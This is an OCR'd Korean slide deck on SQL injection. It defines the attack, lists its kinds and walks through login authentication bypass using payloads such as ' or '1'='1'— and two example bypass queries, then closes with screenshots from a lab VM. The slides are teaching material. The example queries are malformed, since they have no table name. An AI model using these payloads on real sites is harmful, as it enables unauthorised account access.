
SQL Injection 공격

박지윤

SQL Injection이란 ?



1. SQL Injection 이란 웹해킹의 기법 중 하나

2. 웹 어플리케이션의 뒷단에 있는 데이터베이스에 쿼리를 보내는 과정 사이에 **일반적인 값 외에 악의적인 의도를 갖는 구문을 삽입**하여 공격자가 원하는 SQL 쿼리문을 실행하는 기법

SQL Injection 공격의 종류?

1. 인증 우회

2. 데이터 노출


3. 원격명령 실행

인증 우회

로그인 인증 우회란 ?

→ 웹 사이트에 회원가입 된 ID / PW 를 사용하는 것이 아닌 SQL query 를 입력하여 로그인을 우회함


정상적인 로그인 인증 과정



SQL query를 통한 비정상적 인증 과정

1. 로그인 창에 SQL 입력
ID = ' or '1'='1'—
PW = any

2. 사용자가 보낸 SQL query를 DB에 동작



4. 로그인 성공


3. DB 처리 결과가 참이라면 로그인 허용


SQL Injection 우회 기법

1. select * from where id = ‘ ’ or ‘ ’ = ‘’ and pass = ‘ ’ or ‘ ’ = ‘ ’

2. select * from where id = ‘ ’ or 1 = 1—’ and pass = ‘ ’

실습


Windows_Server_2K3(10.10.10.20) - VMware Workstation
File Edit View VM Tabs Help
Home
Windows_Server_2K3(10.1...
내 문서
내 컴퓨터
내 네트워크 환경
휴지통
Internet Explorer
인터넷 정보 서비스(II...
MS-SQL 접속 정보.txt
서버를 찾지 못하였습니다. - Microsoft Internet Explorer
파일(F) 편집(E) 보기(V) 즐겨찾기(A) 도구(T) 도움말(H)
뒤로 검색 즐겨찾기
주소(D) http://www.naver.com/
이동 연결
페이지를 표시할 수 없습니다.
검색할 페이지는 현재 사용할 수 없습니다. 웹 사이트에 기술적인 문제가 있거나 브라우저의 설정을 변경해야 합니다.
다음을 시도해 보십시오.
새로 고침 단추를 클릭하거나 나중에 다시 시도하십시오.
페이지 주소를 주소 표시줄에 입력한 경우 해당 주소를 올바르게 입력했는지 확인하십시오.
